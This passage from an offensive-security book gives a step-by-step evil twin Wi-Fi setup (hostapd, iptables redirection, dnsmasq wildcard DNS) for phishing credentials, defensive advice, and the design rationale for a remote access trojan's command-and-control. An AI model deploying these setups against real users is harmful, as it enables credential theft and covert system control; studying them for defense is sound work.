

Figure 9.7: Evil Twin

The success rate was in the order of **80%-90%**: 80-90% of the people who connected to the malicious access point got their credentials siphoned!

Then, the phishing portal simply displayed a network error page, telling the victims that there was a problem with the internet and their request couldn't be processed further, in order not to raise suspicion.

But why do people connected to the evil twin access point? They didn't do anything particular! The beauty of the attack is that it relies on a "feature" of wifi: when 2 networks have the same name (SSID), the devices connect to the one with the strongest signal. And as auto-connect is enabled most of the time on all devices, the victims' devices were simply auto-connecting to the malicious access point, thinking that it was a legitimate one.

9.13.1 How-to

Here is how to build an Evil Twin access point with a Raspberry Pi and Rust.

Be aware that we are going to mess with the OS, so **I strongly recommend you use a dedicated microSD card**.

The test has been realized on a Raspberry Pi v4 with RaspbianOS. You need to be connected to your Raspberry Pi using the ethernet port as we are going to turn the wifi card into an access point.

Unfortunately, `wasm-opt` is not available for `armv7` hosts. Thus, the phishing portal needs to be built in `dev` mode.

First, we install the required dependencies:

```
$ sudo apt install -y macchanger hostapd dnsmasq sqlite3 libssl-dev
```

```
$ git clone https://github.com/skerkour/black-hat-rust.git && cd
 ↪  black-hat-rust/ch_09/evil_twin
$ make -C ../phishing/ rpi && cp -r ../phishing/dist/* .
```

Then we launch the freshly built captive portal:

```
$ sudo ./server -p 80 &
```

And we can finally launch the `evil_twin.sh` script.

```
$ sudo ./evil_twin.sh
```

In detail, the `./evil_twin.sh` is doing the following.

It configures `hostapd` to turn the Raspberry Pi's built-in wireless card `wlan0` into an access point.

ch_09/evil_twin/hostapd.conf

```
interface=wlan0
channel=6
hw_mode=g

ssid=FREE_WIFI

bridge=bhr0
auth_algs=1
wmm_enabled=0
```

ch_09/evil_twin/evil_twin.sh

```
hostapd -B hostapd.conf
```

Then it redirects all the HTTP and DNS requests to the Raspberry pi.

```
$ ifconfig bhr0 up
$ ifconfig bhr0 10.1.1.1 netmask 255.255.255.0
$ sysctl net.ipv4.ip_forward=1
$ iptables --flush
$ iptables -t nat --flush
$ iptables -t nat -A PREROUTING -i bhr0 -p udp -m udp --dport 53 -j DNAT
 ↪  --to-destination 10.1.1.1:53
$ iptables -t nat -A PREROUTING -i bhr0 -p tcp -m tcp --dport 80 -j DNAT
 ↪  --to-destination 10.1.1.1:80
$ iptables -t nat -A POSTROUTING -j MASQUERADE
```

Finally, it runs the `dnsmasq` DHCP and DNS server.

ch_09/evil_twin/dnsmasq.conf

```
interface=bhr0
listen-address=10.1.1.1
no-hosts
dhcp-range=10.1.1.2,10.1.1.254,10m
dhcp-option=option:router,10.1.1.1
dhcp-authoritative

address=/#/10.1.1.1
```

```
$ sudo cp -f dnsmasq.conf /etc
$ sudo service dnsmasq restart
```

9.14 How to defend

9.14.1 Password managers

In addition to saving different passwords for different sites, which is a prerequisite of online security, they fill credentials only on legitimate domains.

If you click on a phishing link and are redirected to a perfect looking, but malicious login form, the password manager will tell you that you are not on the legitimate website of the service and thus don't fill the form and leak your credential to attackers.

With 2-factor authentication, they are the most effective defense against phishing.

9.14.2 Two-factor authentication

There are a lot of ways credentials can leak: either by phishing, malware, a data breach, a rogue employee…

Two-factor authentication is an extra layer of security that helps to secure online accounts by making sure that people trying to gain access to an online account are who they say they are.

In contrary to credentials, 2-factor authentication methods are supposed to prove that you **own** something instead of **knowing** something (like a password).

There are a few methods to achieve it:

- Hardware token
- unique code by SMS
- unique code by email
- software token
- push notification

Beware that 2FA by SMS is not that secure because sms is a very old protocol, the messages can "easily" be intercepted. This method is also vulnerable to SIM swapping. That being said, it's still a thousand times better to have SMS 2FA than nothing!

9.14.3 DMARC, DKIM, and SPF

As we saw earlier, `DKIM` , `SPF` , and `DMARC` are technologies helping administrators to protect their email domains.

By setting up these records, you are making it much harder for attackers to spoof your domains to send emails.

`DKIM` (for DomainKeys Identified Mail) is a security standard designed to make sure emails originate from legitimate servers and arent's altered in transit. It uses public-key cryptography to sign emails with a private key that only the sending server has. We will learn about public-key cryptography, signatures, and private keys in chapter 11.

`SPF` (for Sender Policy Framework) is an email authentication technique that is used to prevent spammers from sending messages on behalf of your domain. With SPF organizations can publish the email servers authorized to send emails for a given domain name.

`DMARC` (for Domain-based Message Authentication, Reporting and Conformance) is an email authentication, policy, and reporting protocol built on SPF and DKIM. It enables organizations to publish policies for recipients servers about how to handle authentication failures and thus detect email spoofing attempts.

Those are all TXT DNS entries to set up. It can be done in ~5 mins, so there is absolutely no reason not to do it.

9.14.4 Training

Training, training and training. We are all fallible humans and may, one day where we are tired, or thinking about something else, fall into a phishing trap. For me, the only two kinds of phishing training that are effective are:

The quizzes where you have to guess if a web page is a phishing attempt or a legitimate page. They are really useful to raise awareness about what scams and attacks look like:

- https://phishingquiz.withgoogle.com
- https://www.opendns.com/phishing-quiz
- https://www.sonicwall.com/phishing-iq-test
- https://www.ftc.gov/tips-advice/business-center/small-businesses/cybersecurity/quiz/phishing

And real phishing campaigns by your security team against your own employees, with a debrief afterward, of course. For everybody, not just the people who fall into the trap.

The problem with those campaigns is that they have to be frequent and may irritate your employees.

9.14.5 Buy adjacent domain names

If you are a big company, buy the domain names close to yours (that you can generate with the tools we built earlier). This will make the job of scammers and attackers harder.

9.14.6 Shred (or burn) all old documents

To avoid someone finding important things in your trash.

9.15 Summary

- Humans are often the weakest link.
- Ethos, Pathos, and Logos.
- Evil twin access points are extremely effective.

Chapter 10

A modern RAT

A R.A.T. (for Remote Access Tool, also called an R.C.S., for Remote Control System, a backdoor, or a trojan) refers to software that allows an operator to remotely control one or more systems, whether it be a computer, a smartphone, a server or an internet-connected printer.

RATs are not always used for offensive operations, for example, you may know *TeamViewer*, which is often used for remote support and assistance (and by low-tech scammers).

In the context of offensive security, a RAT should be as stealthy as possible to avoid detection and is often remotely installed using exploits or phishing. The installation is often a 2 stage process. First, an extremely small program, called a dropper, stager, or downloader, is executed by the exploit or the malicious document, and this small program will then download the RAT itself and execute it. It provides more reliability during the installation process and allows, for example, the RAT to be run entirely from memory, which reduces the traces left of the targeted systems.

10.1 Architecture of a RAT

Most of the time, a RAT is composed of 3 parts:

- An agent
- A C&C
- And a client

10.1.1 The Agent

The agent is the payload. It's the software that will be executed on the targeted systems.



Figure 10.1: How a downloader works



Figure 10.2: Architecture of a RAT

Advanced attack platforms are composed of a simple agent with the base functionalities and different modules that are downloaded, encrypted, and executed dynamically from memory only. It allows the operator not to deploy their whole arsenal to each target and thus reduce the risks of being caught and/or revealing their capacities.

10.1.2 C&C (a.k.a. C2 or server)

The C&C (for Command and Control, also abbreviated C2)

It is operated on infrastructure under the control of the attackers, either compromised earlier or set up for the occasion, or as we will see, on "public" infrastructure such as social networks.

A famous (at least by the number of GitHub stars) open source C&C is Merlin.

10.1.3 The client

Last but not least, the client is the RAT operator's interface to the server. It allows the operator(s) to send instructions to the server, which will forward them to the agents.

It can be anything from a command-line application to a web application or a mobile application. It just needs to be able to communicate with the server.

10.2 C&C channels & methods

Using a simple server as C&C does not provide enough guarantees regarding availability in case of the server is attacked or seized: it may not only reveal details about the operation, but also put an end to it. Using creative C&C channels enables operators to avoid some detection mechanisms: in an enterprise network, a request to `this-is-not-an-attack.com` may appear suspicious, while a request (hidden among many others) to `youtube.com` will surely less draw the attention.

10.2.1 Telegram

One example of a bot using telegram as C&C channel is ToxicEye.

Why is telegram so prominent among attackers? First due to the fog surrounding the company, and second because it's certainly the social network that is the easiest to automate, as bots are first-class citizens on the platform.

10.2.2 Social networks

Other social networks such as Twitter (PDF), Instagram, Youtube and more are used by creative attackers as "serverless" C&C.

Commands for agents are hidden in comments or tweets.

On the one hand, it allows hiding in the traffic. On the other hand, if your firewall informs you that your web server has started making requests to `instagram.com` , it should raise your curiosity.

10.2.3 DNS

The advantage of using DNS is that it's undoubtedly the protocol with the least chances of being blocked, especially in corporate networks or public wifis.

10.2.4 Peer-to-Peer

Peer-to-Peer (P2P) communication refers to an architecture pattern where no server is required, and agents (nodes) communicate directly.



Figure 10.3: P2P architecture

In theory, the client can connect to any agent (called a node of the network), send a command, and the node will spread it to the other nodes until it reaches the intended recipient.

In practice, due to network constraints such as NAT, some nodes of the network are temporarily elected as super-nodes and all the other agents connect to them. Operators then just have to send instructions to super-nodes, and they will forward them to the intended agents.

Due to the role that super-node are playing and the fact that they can be controlled by adversaries, end-to-end encryption (as we will see in the next chapter) is mandatory in such a topology.

Examples of P2P RAT are ZeroAccess and some variants of Zeus.

10.2.5 Domain generation algorithms

Domain generation algorithms (DGA) are not a distinct communication channel but rather a technique to improve the availability of the C&C in case of an attack.

If the initial C&C is shut down, agents have an algorithm that will generate domain names and try to contact the C&C at these addresses. Operators then just have to register one of the domain names and migrate the C&C to it. If the C&C is again shut down, repeat.

10.2.6 External Drives

Some RATs and malware use external drives such as USB keys to exfiltrate data in order to target air-gapped systems (without internet access).



Figure 10.4: using an external drive to escape an air-gapped network

One example of such advanced RAT is the NewCore malware.

10.3 Existing RAT

Before designing our own RAT, let's start with a quick review of the existing ones.

10.3.1 Dark comet

DarkComet is the first RAT I ever encountered, around 2013. Developed by Jean-Pierre Lesueur (known as DarkCoderSc), a programmer from France, it became (in)famous after being used by the Syrian government to steal information from the computers of activists fighting to overthrow it.

10.3.2 Meterpreter

Meterpreter (from the famous Metasploit offensive security suite), is defined by its creators as *"an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more."*.

10.3.3 Cobalt Strike

Cobalt Strike is an advanced attack platform developed and sold for red teams.

It's mainly known for its advanced customization possibilities, such as its Malleable C2 which allow operators to personalize the C2 protocol and thus reduce detection.

10.3.4 Pegasus

While writing this book, circa July 2021, a scandal broke out about the Israeli spyware called pegasus, which was used to spy on a lot of civilians, and reporters.

In fact, this spyware was already covered in 2018 and 2020.

You can find two great reports about the use if the Pegasus RAT to target journalists on the citizenlab.ca website.

10.4 Why Rust

Almost all existing RAT are developed in C or C++ for the agent due to the low resources usage and the low-level control these languages provide, and Python, PHP, Ruby, or Go for the server and client parts.

Unfortunately, these languages are not memory-safe, and it's not uncommon to find vulnerabilities in various RATs. Also, it requires developers to know multiple programming languages, which is not that easy as all languages have their own pitfalls, toolchains, and hidden surprises. Finally, mixing languages doesn't encourage code re-use. Due to that, some of these RATs provide plugins and add-ons (to add features) as standalone binaries that are easier to detect by monitoring systems.

On the other hand, Rust provides low-level control but also easy package management, high-level abstractions, and great code re-usability.

Not only Rust allow us to re-use code across the agent, the server, and the client, but also by re-using all the packages we have in reserves, such as the scanners and exploits we previously crafted. Embedding them is as simple as adding a dependency to our project and calling a function!

If, as of now, I have not convinced you that Rust is THE language to rule them all, especially in offensive security, please send me a message, we have to discuss!

10.5 Designing the server

10.5.1 Which C&C channel to choose

Among the channels previously listed, the one that will be perfect 80% of the time and require 20% of the efforts (Hello Pareto) is HTTP(S).

Indeed, the HTTP protocol is rarely blocked, and as it's the foundation of the web, there are countless mature implementations ready to be used.

My experience is that if you decide not to use HTTP(S) and instead implement your own protocol, you will end up with the same features as HTTP (Requests-Responses, Streaming, Transport encryption, metadata) but half-backed, less reliable, and without the millions (more?) of man-hours of work on the web ecosystem.

10.5.2 Real-time communications

All that is great, but how to do real-time communication with HTTP?

There are 4 main ways to do that:

- Short Polling
- WebSockets (WS)
- Server-Sent Events (SSE)
- Long Polling

10.5.2.1 Short Polling

The first method for real-time communications is short polling.

In this scenario, the client sends a request to the server, and the server immediately replies. If there is no new data, the response is empty. And most of the time it's the case. So, most of the time, the responses of the server are empty and could have been avoided.

Thus, short polling is wasteful both in terms of network and CPU, as requests need to be parsed and encoded each time.

The only pro is that it's impossible to do simpler.

10.5.2.2 WebSockets

A websocket is a bidirectional stream of data. The client establishes a connection to the server, and then they can both send data.



Figure 10.5: Short polling



Figure 10.6: Websocket

There are a lot of problems when using websockets. First, it requires keeping a lot of, often idle, open connections, which is wasteful in terms of server resources. Second, there is no auto-reconnection mechanism, each time a network error happens (if the client change from wifi to 4G for example), you have to implement your own reconnection algorithm. Third, there is no built-in authentication mechanism, so you often have to hack your way through handshakes and some kind of other custom protocol.

Websockets are the way to go if you need absolute minimal network usage and minimal latency.

The principal downside of websockets is the complexity of implementation. Moving from a request/response paradigm to streams is not only hard to shift in terms of understanding and code organization but also is terms of infrastructure (like how to configure your reverse proxies…).

10.5.2.3 Server-Sent Events (SSE)



Figure 10.7: SSE

Contrary to websockets, SSE streams are unidirectional: only the server can send data back to the client. Also, the mechanism for auto-reconnection is (normally) built-in into clients.

Like websockets, it requires keeping a lot of connections open.

The downside is that it's not easy to implement server-side.

10.5.2.4 Long Polling

Finally, there is long polling: the client emits a request with an indication of the last piece of data it has (a timestamp, for example), and the server sends the response back only when new data is available or when a certain amount of time passed.



Figure 10.8: Long polling

It has the advantage of being extremely simple to implement, as it's not a stream, but a simple request-response scheme, and thus is extremely robust, does not require auto-reconnection, and can handle network errors gracefully. Also, contrary to short polling, long polling is less wasteful regarding resources usage.

The only downside is that it's not as fast as websockets regarding latency, but it does not matter for our use case (it would matter if we were designing a real-time game).

Long polling is extremely efficient in Rust in contrary to a lot of other programming languages. Indeed, thanks to `async`, very few resources (a simple `async` Task) are used per open connection, while a lot of languages use a whole OS thread.

Also, as we will see later, implementing graceful shutdowns for a server serving long-polling requests is really easy (unlike with WebSockets or SSE).

Finally, as long-polling is simple HTTP requests, it's the technique that has the highest chances of not being blocked by some kind of aggressive firewall or network equipment.

It is for all these reasons, but simplicity and robustness being the principal ones, that we choose long-polling to implement real-time communications for our RAT.

10.5.3 Architecting a Rust web application

There are many patterns to design a web application. A famous one is the "Clean Architecture" by *Robert C. Martin*

This architecture splits projects into different layers in order to produce systems that are 1. *Independent of Frameworks. The architecture does not depend on the existence of some library*

